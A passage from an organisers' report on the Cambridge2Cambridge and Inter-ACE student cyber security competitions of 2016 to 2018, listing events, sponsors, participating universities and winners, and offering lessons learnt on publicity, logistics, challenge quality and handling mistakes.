In subsequent years, with growing support and more ambitious sponsorship plans, we increased the budget for the event and admitted as many participants as allowed by the last remaining hard constraint, namely the size of the venue. We dropped the parallel online contest in favour of live participation to promote the formation of a community between the competitors, as for C2C. This community formation effort was further fostered by the provision of UK-wide training seminars, as detailed in the next section, 3.2.

3.2 Additional training

In the run-up to the first C2C between just MIT and Cambridge, we offered a homebrew online CTF for the Cambridge students to flex their cyber muscles. The CTF took place on 2015-12-07, at the start of the Christmas break from lectures. Then, seeing the enthusiastic response from keen students, we decided to offer a second one on 2015-12-30. The full post-CTF write-ups from Graham Rymer, who designed and delivered all our training materials, are reproduced in appendices A.1 and A.2.

In January 2016, Stajano and Rymer visited MIT for a C2C coordination meeting. Rymer remained in Cambridge, MA for a further week to attend a binary reverse engineering course run by the experts at MIT Lincoln Labs, which gave him useful material for further training seminars he later developed for Cambridge students.

For further practice we pointed interested students at `https://picoctf.com`, a public CTF site created by ForAllSecure, the dynamic and innovative start-up company from Carnegie Mellon that would provide the platform and challenges for C2C 2016.

We also ran two Saturday afternoon workshops on binary exploitation and reverse engineering, on 2016-02-13 and 2016-02-20.

Back then, we had no idea that we would end up offering any more competitions beyond C2C 2016, so this was all intended as a one-off effort. But, after the success of C2C 2016 and Inter-ACE 2016, when we gained the promise of further support, for the 2017 competitions we planned to offer a training seminar open to any interested ACE student willing to travel to Cambridge.

We thus held a Saturday training seminar on Linux binary reverse engineering and exploitation on 2016-11-19, in preparation for Inter-ACE 2017. It was wildly more popular than we anticipated: we had planned for 100 participants but, shortly after an initial mailshot, we already found ourselves with 150 respondents. In the end, to our delight and despair, *over 250 people* turned up, sending us massively over budget food-wise, forcing us to move to our largest lecture theatre available in the building and filling it to capacity, and providing some health and safety challenges that we shall gloss over as the 250+ attendees fought over each other like thirsty pilgrims in the Sahara desert to connect their laptop's power supply to the few power sockets available in the lecture theatre.

Between Inter-ACE 2017 and C2C 2017 (both hosted by us in Cambridge) we ran a Penetration Testing[8] Skills Workshop on 2017-06-25 for interested students from all the UK ACE-CSRs.

In the run-up to Inter-ACE 2018 we ran yet another training workshop for the ACE-CSRs on 2018-01-27, which evolved from the similar ones given on previous occasions. The full course notes for this workshop are available in appendix B.

All of these workshops and seminars, as well as the competitions themselves, were optional extra-curricular activities that the students engaged in voluntarily in their spare time. We did however feel that there was scope to rework some of this material and offer it to all undergraduates. The role of a university course is to teach the fundamentals, not the little details that keep changing and that will be obsolete by the time students get their degree and start a career in the real world; on the other hand, a university course that failed to provide basic practical skills would leave those fundamentals dangerously disconnected from reality. We therefore carved out a space in the syllabus for some practical exercises, designed and implemented by Rymer, that were then offered to all undergraduate students as mandatory practical labs during their security courses.

[8] "Pentesting" henceforth.

3.3 Competition Events (listed chronologically)

3.3.1 C2C 2016

C2C 2016

Scan for video

Hosting organization:	MIT CSAIL
Dates:	2016-03-04 to 2016-03-05
Participating universities:	2
In-person competitors:	25
Platform provider:	ForAllSecure
Supporting institutions:	UK Cabinet Office, British Consulate Boston
Industrial sponsors:	Microsoft, BT, Facebook, Rapid7, Threatstream, Cisco
Video:	https://youtu.be/TKeixPta2vI

The inaugural Cambridge2Cambridge was hosted by the Computer Science and Artificial Intelligence Lab (CSAIL) of MIT in their iconic Stata Center in Cambridge, Massachusetts. There were 15 students from MIT and 10 from Cambridge, selected from a qualifier with about 60 participants. The competitors were arranged into 6 teams, most of them with 4 people but one of them with 5. The competition proper ran for 24 hours (afternoon to afternoon) and was preceded by a morning tour of the MIT campus for the 10 UK competitors. The online qualifier and the in-person competition were designed and delivered by ForAllSecure. The competition included a variety of sub-events: Rapid Fire (individual direct-elimination tournament involving reverse engineering against the clock), Cracking Crypto (individual), POS (team-based, hacking into a point-of-sale terminal), Breaking Binaries (team-based) and Lock Picking (individual). The main team event was an attack/defense CTF.


The industrial sponsors Microsoft, BT, Facebook, Rapid7, Threatstream and Cisco, classed into several tiers, were flanked by MIT Cybersecurity Members Akamai, BBVA, BAE Systems, Boeing, BP, Raytheon and Visa Research, as well as in-kind sponsors Fresh Cognate, Anna's Taqueria and Ocado. Some of the sponsors contributed technical mentors who helped the teams throughout the competition.

In our original plans we were also going to have a business competition for cyber security startups, where competitors would pitch their ideas to industry judges in a "shark tank" or "dragon's den" style; but in the end it had to be cancelled because there were not enough entrants.

C2C 2016 Winners

Top Hacking Team ($15,000): Team Johnny Cached. Cheng Chen (MIT), Alex Dalgleish (Cambridge), Julian Fuchs (MIT), Gábor Szarka (Cambridge).
Top Hacker ($5,000): Julian Fuchs (MIT).

The winners of all the sub-competitions also received medals:



If this table of sub-challenge winners is hard to read here, it is also available on the official website at https://cambridge2cambridge.csail.mit.edu/2016_event.

3.3.2 Inter-ACE 2016

Inter-ACE 2016

Scan for video

Hosting organization:	University of Cambridge
Dates:	2016-04-23
Participating universities:	10
In-person competitors:	40
Platform provider:	Facebook
Supporting institutions:	UK Cabinet Office, EPSRC
Industrial sponsors:	Facebook
Video:	https://www.bbc.co.uk/news/technology-36153391

Riding on the success of the C2C, the following month we partnered with Facebook to run another competition, this time at national level. We had already successfully worked with Facebook the previous year, hosting another CTF open to a selection of UK universities designated by Facebook, so we knew they could deliver. They ran the competition platform but also brought branded goodies for the competitors (including Inter-ACE T-Shirts) and prizes (books and electronics) for the winners.

Participation in the Inter-ACE was open only to universities accredited as Academic Centres of Excellent in Cyber Security Research (ACE-CSR) under the EPSRC/GCHQ scheme. Each ACE was invited to send a team of 4 people, and 10 of the 13 did:

- Queen's University Belfast
- University of Birmingham
- University of Cambridge (hosting)
- University of Kent
- Imperial College London
- University College London
- Royal Holloway University of London
- University of Oxford
- University of Southampton
- University of Surrey.

40 students thus came to Cambridge to compete in the live event, and another 40+ competed remotely in the online individuals.

The challenges were set and administered by Facebook, but five of the ten competing institutions also sent an optional "guest challenge" for others to solve. The players competed in a CTF involving both "Jeopardy-style" and "attack-defense-style" aspects. Challenges were based around the core CTF subject areas of web application security, binary reverse-engineering-and-exploitation, forensics, and crypto. Game progress was visualized on a world map somewhat reminiscent of Risk, where teams attempt to conquer and re-conquer world countries by solving associated challenges.

Some novice teams struggled to compete, but they learnt a lot, and hopefully developed an appetite for more competition. There were also plenty of teams present with advanced tool sets and a solid plan, with these preparations clearly paying off in the final scores.

Inter-ACE 2016 Winners

Team Event:

Gold: University of Cambridge. Stella Lau, Will Shackleton, Cheng Sun, Gábor Szarka.

Silver: Imperial College London. Matthieu Buffet, Jiarou Fan, Luke Granger-Brown, Antoine Vianey-Liaud.

Bronze: University of Southampton. Murray Colpman, Kier Davis, Yordan Ganchev, Mohit Gupta.

Individual Event:

Gold: Dimitrije Erdeljan, University of Cambridge.

Silver: Emma Espinosa, University of Oxford.

Bronze: David Young, University of Southampton.

All of the winners from Cambridge were undergraduates in computer science who had done well in the qualifiers for C2C. Two of them had actually been to Boston, where Gábor had been on the winning team overall and had earned one gold and two silver medals, while Will (also former UK Cyber Security Challenge winner) had earned one gold, one silver and two bronze medals.

The competition lasted for a few intense hours on a Saturday afternoon, preceded by a pizza lunch and followed by a debriefing and then a formal dinner during which the winners were announced. After dinner, a few die-hards (students and faculty) headed back to the Computer Laboratory for some retro gaming into the small hours, reviving the evergreen Doom for a healthy dose of deathmatch.

3.3.3 Inter-ACE 2017

Inter-ACE 2017

Hosting organization:	University of Cambridge
Dates:	2017-03-18
Participating universities:	12
In-person competitors:	100
Platform provider:	Leidos
Supporting institutions:	NCSC, UK Cabinet Office
Industrial sponsors:	Leidos, NCC Group
Video:	https://vimeo.com/211456053

Scan for video

For the second edition of Inter-ACE we ramped up the budget and capacity and removed the constraint of "only one team per university". As a result, several ACEs sent two or even three teams. All of the then-accredited ACEs engaged in the competition save from Bristol, Newcastle and Warwick. There was no preliminary qualifier and no online individual competition: the whole event consisted of an in-person, team-based competition that took place during a Saturday afternoon. It was followed by a black-tie dinner during which the sponsors presented the prizes to the winning teams.

Our technical partner was Leidos, who supported both Inter-ACE and C2C and provided access to CyberNEXS, their cyber range used to train the US military. They co-sponsored the event with NCC Group. We were also generously supported by NCSC and the Cabinet Office.

Inter-ACE 2017 Winners

Gold (£6,500): Team QWERTY, Imperial College London. Luke Granger-Brown, Jaime Rodriguez, Madalina Sas.

Silver (£2,500): Team SU_DON'T, University of Southampton. Tom Charter, Kajusz Dykiel, Laurie Kirkcaldy, Io Swift Wolf.

Bronze (£1,000): Team PM_ME_FLAGS, University of Southampton. Josh Curry, James Prance, Izzy Whistlecroft, David Young.

The competitors from the winning team from Imperial College automatically qualified for the C2C.

3.3.4 C2C 2017

C2C 2017

Scan for video

Hosting organization:	University of Cambridge
Dates:	2017-07-24 to 2017-07-26
Participating universities:	23
In-person competitors:	111
Platform provider:	Leidos
Supporting institutions:	NCSC, UK Cabinet Office, US National Science Foundation
Industrial sponsors:	Leidos, NCC Group, ForAllSecure, Immersive Labs, Context, KPMG, Palo Alto Networks, Wiley
Video:	https://vimeo.com/227942592

It was now our turn to host C2C, but by then we expanded the competition from just the two organizing institutions to many universities in the two countries. For the UK, we again invited all the ACEs; for the US, MIT hand-picked the universities to be invited. We grew from 2 to 23 universities, from 6 to 22 teams and from 25 to 111 students, of whom 31 from the US and 80 from the UK.

The participating universities from the US were:

- United State Air Force Academy
- University of Arizona
- Cal Poly Pomona
- Carnegie Mellon University
- University of California, Berkeley
- Columbia University
- Dakota State University
- University of Maryland, Baltimore County (UMBC)
- Massachusetts Institute of Technology
- Stanford University

- Worcester Polytechnic Institute

and the ones from the UK were:

- Queen's University Belfast
- University of Birmingham
- University of Cambridge
- University of Edinburgh
- University of Kent
- Lancaster University
- Imperial College London
- Royal Holloway, University of London
- University College London
- University of Oxford
- University of Southampton
- University of Surrey

To allow the students from these 23 institutions to start building long-term friendships, we spread the competition over 3 days and explicitly set aside some time for social activities.

In keeping with the previous year's rules, we first ran a qualifier (two, actually, after we managed to raise additional funds to fly over more students from the US and we therefore invited more universities) in order to form balanced teams in which students from different schools and different skill levels would intermingle.

To encourage gender diversity we initially devised rules that would encourage universities to field female participants in the qualifier. We added twists to the rules to discourage the fraudulent inclusion of "token females" and we discussed the draft rules with both senior female professionals and past female participants, earning their approval. Ultimately, though, we felt that offering a bonus to women would be perceived as discriminatory and potentially even illegal in the US, so we had to shelve that idea (cfr. section 4.4.2). We instead resorted to inviting female role models from industry and academia to talk about their experience, and these presentations were very well received. In collaboration with NCSC we also invited the finalists of the CyberFirst Girls national competition and this, in their own words[9], definitely succeeded in motivating them to take up computing at university (yay!).

This was our largest and most ambitious event to date. Our generous industrial sponsors included Leidos and NCC Group, who endowed the prizes and provided technical challenges (with Leidos also running the main competition platform); Context, KPMG and Palo Alto Networks, who also offered additional challenges; Wiley; and technical sponsors ForAllSecure and Immersive Labs who ran the qualifiers. Additional financial support was gratefully received from NCSC, the UK Cabinet Office and the US National Science Foundation, allowing us to cover all the expenses for the participants including travel costs from the US.

[9] See the competition video at https://vimeo.com/227942592.

C2C 2017 Winners

Team Event, sponsored by NCC Group:

Gold (£9,000): Team Unstoppables. Kyriakos Axiotis, MIT; Lucian Paul-Trifu, University of Cambridge; William Seymour, University of Oxford; Rodrigo Vieira Steiner, Imperial College; Bo Robert Xiao, Carnegie Mellon University.

Silver (£4,500): Team CrypticCrushers. Dimitrije Erdeljan, University of Cambridge; David Lucas, University of Surrey; Harvey Stocks, University of Edinburgh; Carolina Zarate, Carnegie Mellon University.

Bronze (£2,250): Team DefenseDodgers. Rushdi Abualhaija, Worcester Polytechnic Institute; Ksenia Budykho, University of Surrey; Jonathan Chua, Cal Poly Pomona; Dennis Jackson, University of Oxford; Io Swift Wolf, University of Southampton.

Individual Event, sponsored by Leidos:

Gold (£3,000): Bo Robert Xiao, Carnegie Mellon University.

Silver (£1,500): Veeral Patel, University of California, Berkeley.

Bronze (£750): Rushdi Abualhaija, Worcester Polytechnic Institute.

Besides the headline winners in the previous box, who earned cash prizes, we also awarded gold, silver and bronze medals to the winners of each of the individual sub-challenges provided by our sponsors (or, for Enigma, Core Wars and K'os, by ourselves). K'os was treated differently, though: it was a metal sculpture that had to be "decrypted", and points were only awarded to the first solver. A full write-up of K'os is in appendix A.3.

If this table of sub-challenge winners is hard to read here, it is also available on the official website at https://cambridge2cambridge.csail.mit.edu/2017_event.

3.3.5 Inter-ACE 2018

Inter-ACE 2018	
Hosting organization:	University of Cambridge
Dates:	2018-03-16 to 2018-03-17
Participating universities:	18
In-person competitors:	134
Platform provider:	University of Cambridge
Supporting institutions:	NCSC
Industrial sponsors:	BT, Context, Palo Alto Networks, Facebook
Video:	https://vimeo.com/262210646

Scan for video

For Inter-ACE 2018 we chose to run the game platform in-house, rather than relying on an external industrial partner. We selected a purely Jeopardy style, without attack/defense component. Graham Rymer devised and coded the challenges (cfr. appendix inter-ace-2018-write-up) and single-handedly served as support engineer to the competitors during the event (over-ambitiously, in retrospect—we should have provided more helpers).

At the request of NCSC we expanded participation from the officially registered ACE-CSRs to include other worthy universities that either offered an accredited Master course in cyber security or were on the brink of becoming ACEs. Again we allowed universities to send multiple teams, with the only hard limit imposed by the capacity of the room hosting the competitors. This took us to 18 universities, 34 teams and 134 competitors. Generous financial support allowed us to extend the competition over two days, rather than the single-day affair it had previously been, while offering accommodation and food to the competitors.

Inter-ACE 2018 Winners

Gold (£6,000): Team Anonymoose, University of Edinburgh. Joshua Green, Harvey Stocks, Alistair Greaves, Nicholas Lynch.

Silver (£3,000): Team Hapless Techno-Weenies, University of Southampton. Joshua Curry, Isabel "Izzy" Whistlecroft, Laurie Kirkcaldy, David Young.

Bronze (£1,500): Team Empire, Imperial College London. Aurel Bílý (absent at the awards ceremony), Rodrigo Viera Steiner, Malcolm "Max" Baylis, Matthew Wong.

These universities participated because they were ACE-CSRs:

- Queen's University Belfast
- University of Birmingham
- University of Cambridge
- University of Edinburgh

- Lancaster University
- Imperial College London
- University College London
- Royal Holloway, University of London
- Newcastle University
- University of Oxford
- University of Southampton
- University of Surrey
- University of Warwick

These universities participated because NCSC deemed them "nearly ACE-CSR":

- Cardiff University
- University of Kent

These universities participated because they offered NCSC-accredited courses:

- Edinburgh Napier University
- University of York
- De Montfort University

3.3.6 C2C 2018

It was now MIT's turn, once again, to host C2C, and the event was scheduled for three days, starting on 2018-06-29.

We already had plans back in 2017 for further international expansion of C2C (beyond US and UK), as a result of the interest in our initiative expressed by the International Cyber Security Centre of Excellence (INCS-CoE), a consortium of Japanese, American and British universities established by Keio University in 2016. So, after two universities in the inaugural year, and two countries the following year, in 2018 we opened up the competition to university students anywhere in the world. We had explicit arrangements with a few selected Japanese and Israeli universities who, alongside their British and American counterparts, put forward some of their best students for the online qualifier that took place during the weekend of 2018-04-07.

Unfortunately the technical partner who provided the competition platform that year did not closely check the challenges it acquired from its subcontractors: a number of these had been already sold and used for other competitions. As a result, write-ups were available online, which some competitors discovered and, in their wisdom, promptly shared with the others while the competition was going on. This invalidated the qualifier[10] and made its results unusable for the purpose of forming balanced teams. With no time left to organize and run another qualifier while giving the chosen competitors enough time to acquire visas to travel to the US, we could no longer run C2C at MIT on the planned dates and we had to postpone it to the following year.

[10] About a quarter of the participants obtained the maximum possible score, but it was impossible to tell if they had done so with or without the write-ups.

4 Lessons learnt

4.1 General

4.1.1 You need a concerted PR effort

As mentioned in the introduction, if the real long-term goal is to raise a new generation of over a million competent cyber defenders, then the hundred or so people who come to your competition, clever as they may be, are just a drop in the ocean. Even if you grow the size of the competition ten-fold and manage to handle an event with a thousand competitors, that's still a tiny fraction of the audience you really want to reach. So the university-age competitors are your role models, whom you must use to *inspire* your real targets—the younger secondary-school-age people who are *not* coming to your competition. To reach out to these younger non-competitors you need a strategy. It won't just happen by itself. You need to invest in a good PR agency and plan a campaign.

Crucially, you need your effort to scale. Use the competitors not only as your role models but as your ambassadors. When they're all pumped up, proud and passionate about what they've been doing at the competition, and are inclined to give something back, ask them to go and give a talk in their local school, and get local students excited about what the competitors have been doing. Make their life easy by giving them materials they can use to engage the younger students (at Inter-ACE 2018 we sent all the competing teams home with "future cyber defender" stickers to hand out and with Raspberry Pis to play with). Make the press agency multiply its efforts by preparing press packages for each of the participating universities. Have them liaise with those universities so it's *them* who send out press releases about *their* students' performance in this global competition.

Note that, for the PR effort to be successful and to encourage coverage by TV crews, you need to ensure that the competition has a visual element. If it's just people in T-shirts and hoodies typing at their computers for three days, it will look extremely boring to any onlookers and reporters, no matter how stimulating the problems may be for the competitors. So, do plan ahead and negotiate with your platform provider that the competition needs to have a visual element. Once again we praise ForAllSecure for their showmanship (cfr. lesson 4.2.4), as well as for their technical competence: during their attack/defense CTF, for example, spectators could visually see on a large screen the machines of the various teams and the attack packets literally flowing from one machine to the other. Lockpicking competitions, too, which we used on multiple occasions, are very visual and hands-on, and were universally enjoyed by both competitors and onlookers.

A good press agency will have their own outlook on how things went and will provide useful advice on how to improve coverage and impact in future editions. We highly recommend checking out the sound advice we received from Pagefield after Inter-ACE 2018, which we included as appendix C.3.1.

4.1.2 Own up to your mistakes

There's almost always something that goes wrong. Don't panic. It's almost always possible to take some remedial action to rescue the situation and make the event worthwhile for most participants. However, if you mess up, just admit to it. Attempting to cover things up will only antagonize those who had to endure the problems caused by your mistakes.

We messed up in a variety of ways over the years—some problems were directly our fault while others were caused by our suppliers, sponsors or partners, but as organizers we ultimately take ownership of the responsibility in all cases. A far from exhaustive list of our mistakes includes

messing up the scores and announcing the wrong subchallenge winners at the awards ceremony[11], our technical partners reusing old challenges instead of writing new ones, our technical partners improperly configuring the network in various ways, us not providing enough technical support personnel when we ran the competition ourselves, the coach not dropping off the competitors (with luggage) at the agreed location, and so forth.

Not all problems were equally serious but the ones that left the most bitter taste were the ones where the people responsible pretended that it didn't happen, that it wasn't important or that it was meant to be like that by design. This really infuriated the participants, and rightly so. Don't repeat that mistake. Own up honestly and you'll be forgiven; attempt to cover it up and you won't.

4.1.3 Run post-event surveys, but expect criticism to be more free-flowing than praise

Run an exit survey after each event and pay attention to the trends that emerge. Don't be overwhelmed by the complaints: if given a blank sheet, most respondents only take the trouble to write a free-form comment in order to tell you about the things they didn't like. You may mitigate this by offering them *two* boxes to write in, asking what was good and what was bad: many will then also find something positive to say. We have received many thank you messages, whether in survey forms or as unsolicited emails. Still, the negative comments are always *much* more detailed. If you can bear the comparative inbalance of gratitude vs. complaints despite all the work you put in, the comments are invariably very useful. With hindsight there's always a million things that could have been done better, and these comments tell you which ones of those would have made a difference and which ones wouldn't have mattered much. Don't take it personally. Not all the negative comments are fair or even justified but, nonetheless, you may have screwed up at times, as we did, and you'll almost certainly find some actionable suggestions in there if you have the humility to listen to them (cfr. also lesson 4.1.2).

4.2 Planning and logistics

4.2.1 Consider the dependencies

You can't have a competition without competitors. To give competitors a chance to apply you have to send out an announcement. To send out an announcement you need to choose a date and a venue. To choose a date you need to find a time when the chosen venue is going to be free, and to choose the venue you need to decide how many people it should accommodate. To decide how many people to accommodate you need an idea about how many will turn up, which you will only know for sure after they reply to your invitation, so we're already into the first circular dependency. Expect many more. If you're inviting students you have to consider their academic calendars—when are their academic terms, or semesters, or whatever? When are their exams? These will be different by institution and even more by country. The venue, if it's a university hall, may not be available in term because it will be needed for lecturing; but if you hold the event during the long vacation, maybe many of the students won't be able to attend because they are doing an industrial internship. To make the announcement more attractive you may wish to offer free meals, free accommodation, free transportation, cash prizes for the winners or any combination thereof, but to do that you need to know how much money you have available, and therefore what grants will come through and what sponsorship agreements you'll be able to close; but the deals are often only closed after months of negotiations and after you can guarantee a minimun number of participants: therefore, if you wait until the deals are closed to send out the annoucement, then you won't have a competition at all.

[11] Once we found out, we gave a prize to both the real winners and the mistakenly announced ones.

From our experience this PERT chart has many cycles, particularly when organizing the event from scratch. To break them, the organizer is forced to commit to delivering certain results while the necessary preconditions have not yet been met, which is an uncomfortable position to be in. Be prepared for that. Unconditional backing from your boss, or from a wealthy supporter, is not strictly necessary but would be a wonderful safety net if you can get it. Otherwise, start early. You may think you have a year and it's a long time, but it'll be gone in a flash.

4.2.2 Expect last-minute drop-outs

No matter how carefully you plan, a few people will drop out at the very last moment. You will have already bought the flight tickets, and someone will tell you the embassy didn't grant them a visa. You will have already formed and balanced the teams, and some competitor won't turn up, leaving their teammates at a disadvantage. You will have already ordered a four-course formal dinner for the closing ceremony, and suddenly you'll find that some of these expensive seats remain unoccupied.

Just factor this in and plan for it. Most of the people you invite are decent, and will turn up and enjoy the event, but as the numbers go up there will always be a minority who will drop out without notice[12]—especially if you are offering the event for free, which inherently devalues it in their mind, as behavioural economy teaches us. We've had this every single time.

We thought of charging a nominal fee. We even thought of charging a nominal fee *and then giving it back* to those who actually turned up. In the end we felt it would have caused us more administrative hassle than it was worth. The monetary loss is only of the order of a few percent of the total budget and, for the most part[13], it just means there's a bit of waste, and it's not your fault, so don't lose too much sleep over it. It's just money, and usually not much, and preventive countermeasures would probably cost you more in the end.

It's well worth building up a reserve list, though. When you select people to move from the qualifier to the final, have a reserve list (we did): whenever a qualified person drops out, for example because they suddenly find out they cannot fly on those dates, bring in the next one from the list, in order. And if they can't, offer it to the next one. And the next. Same for the posh dinner and so on. Of course it's not always convenient for the reserves, who only get told at the last minute; but, if the choice is between that and not going at all, you may find people willing to take you up—especially if it's free.

4.2.3 Keep a good communication channel with the students

We found the individual students were usually enthusiastic about our competitions (at least the self-selected group we heard from), but this could not be said of all the faculty members we contacted. Of course, a priori we have no way of reaching out to the students of other universities without asking their professors to circulate a message, so all we could do, and all that was proper manners to do, was indeed to ask the academic heads of cyber in other institutions to circulate our invitation. Some universities didn't send any students; we later found out that the students would have loved to come, but were never told that our competition even existed. After hearing that, we searched on the web for the address of the student societies of the remaining ACEs and got in touch with them directly. Be proactive.

We recommend setting up a website / mailing list / whatever where any interested parties may sign up to receive news and updates about the next event; and to continue to send announcements to the professors so that they may pass them on to their students, but also to allow direct subscription of individual students or of student societies. This strategy must be coupled with a publicity

[12] Or with insufficient notice, which amounts to the same to you in practice.

[13] Except when the absence of a competitor penalizes their teammates.

plan through social media and other appropriate channels so that the students *know* that there's something worthy coming up and that they should sign up for news, if they don't already get that information from their own university.

The directive of keeping a good communication channel with students is definitely not limited to the initial announcement, though. Participants greatly appreciate being able to send their individual queries to someone who can respond promptly and has the authority and ability to address them, particularly in the run-up to the event. This is a crucial role that should not be underestimated. Allocate resources to that.

No matter how carefully and lovingly you plan, there will always be unexpected problems and it is important to offer participants a channel to report any issues that occur during the event itself. Even though the organizers will be at their busiest during the competition, you need to designate someone to act as help desk for any queries, technical or organizational, and give them the resources to triage the reports and escalate those that need it. If it's serious and it can be solved in real time it's much better to do that than to have to fix it later.

Last but not least, elicit feedback after the fact (cfr. lesson 4.1.3) and, if you make a mess of something, don't try to sweep it under the carpet (lesson 4.1.2).

4.2.4 Verify the quality of the challenges

We have had a variety of providers writing challenges for the CTF and running the CTF platform itself. While all of them were experienced and came with impressive credentials, some of them worked out as much better than others for our competitors. It would be desirable to perform some kind of quality control or "try before you buy" on the challenges and on the competition platform itself before appointing a technical partner.

In particular, challenges that may be solved by brute force are less entertaining and stimulating than those requiring ingenious insights; and challenges geared towards exercising the ability to drive and appropriately deploy all the tools in an industry-standard hacking toolkit may be less enjoyable than those calling for lateral thinking (cfr. the problems in appendix A for examples of the latter).

There's also the gameplay aspect: a well-designed CTF that is meant to run for several hours or days will give underdog teams a chance to come back on top and overtake the incumbent winner; conversely, if whoever is on top in the first day is almost guaranteed to win at the end of the three days, the game becomes quite boring for everyone else. A poor situation occurred in one of our competitions where, in the context of an attack/defense CTF, the team that first hacked into a certain crucial machine (through brute-force password cracking) was able to get root on all the others and harden them to an extent that no-one else could get in. This took away all the fun for all the other competitors, who had very little to do for the rest of the event. This must be avoided if we want the participants to be learning new skills and enjoying themselves throughout the competition, and also if we want the event to be interesting and entertaining for onlookers.

Our worst screw-up in this department was in C2C 2018: we did not keep a sufficiently close eye on the challenges provided by our new technical partner and it turned out that their subcontractors had recycled previously used challenges that already had full write-ups on the internet. This naturally nudged some competitors towards unacceptable behaviour and invalidated the results of the qualifier, ultimately forcing us to cancel the competition for that year (cfr. lessons 4.4.3 and 4.4.4). So, when you enroll a technical partner, follow the Russian proverb made popular in the West by Ronald Reagan and "trust, but verify". If we were in charge of preventing a reoccurrence we would, if at all possible, engage a technical partner who had demonstrably done well, in terms of challenge design, in one of our previous competitions; we would make doubly sure that the challenges were not recycled from previous events or at least that no write-ups were available; we would be very explicit with competitors about what's allowed and what isn't in terms of colluding,

looking things up and sharing solutions; and we'd mercilessly disqualify the competitors found guilty of serious violations, with the caveats discussed in lesson 4.4.3. Above all, in the build-up to the event, we would inspire our students to take the moral high ground and play well within the boundaries of the rules rather than dangerously close to the edge, as per the quote by Tanaka-sensei in lesson 4.4.4.

As a high level comment, experience seems to have shown us that the platforms designed as "military cyber ranges" make fewer concessions to the playability of the CTF and may therefore be less enjoyable and ultimately less suitable for this type of "sportsified" event.

ForAllSecure deserve a special mention for ticking all the good boxes here. Not only they designed challenges that called for creativity and ingenuity, and put up an attack/defense competition during which the tables turned more than once; besides that, as many-time DEFCON winners, they also demonstrated a flair for showmanship and turned otherwise obscure activities, such as hacking into binary files, into eminently watchable sports-like events, with a frantic live chronicle for the audience from an experienced commentator throughout the 20-minute "race" in which four competitors were pitted against each other and the clock.

4.2.5 Do not be limited by what we did

While we are proud of what we laboriously achieved so far, please do not consider the format of the competitions we ran as a boundary that you cannot escape.

Please do not consider 134 people the largest number of competitors that can be managed—it's only the maximum number of people we had space for in our facilities, but you may think creatively and accommodate many more. You may come to a hierarchical arrangement of local, regional, national and international competitions, where the point is not so much who gets to the top but rather ensuring that, at all levels, new people are attracted to cyber, everyone learns something new, and competitors build a human network.

Please do not limit yourselves to just computer science and engineering students. We have started with the low-hanging fruit, and we believe we did a good job of engaging EECS students who might not otherwise have thought about a career in cyber security (cfr. the survey results we mentioned in section 1), but this initiative ought to expand and reach out to students of more diverse backgrounds. Recall that in C2C 2016 we attempted to run a business competition (cfr. section 3.3.1); such efforts could be revived and expanded upon. Adding a policy aspect to the competition, rather than merely technical exercises, might be another useful possibility. Indeed, one of our industry sponsors told us that our student pool was too homogeneous and that, for them to engage with us in future editions, they'd want participants from other backgrounds, because for their own recruitment purposes they'd want to build more interdisciplinary teams. Planning for the longer term, consider also promoting the competition (and, through it, this career path) to younger students to influence their later subject choices (cfr. lesson 4.1.1).

We have just been showing the way (one way), not dictating the format for all future editions. You are hereby authorized and encouraged to make it much better.

4.3 Budget

Much as some of our readers might like it, it is not possible for us here to give detailed quantitative information about costs, not least because of confidentiality agreements with some of our funders. It is also the case that many of these costs will vary substantially depending of where in the world the event is held, and that they will change over time; such information would therefore be historically accurate but not necessarily reflective of the costs you would incur yourself. We can however sketch the main items that your budget will break down into, in roughly descending order.

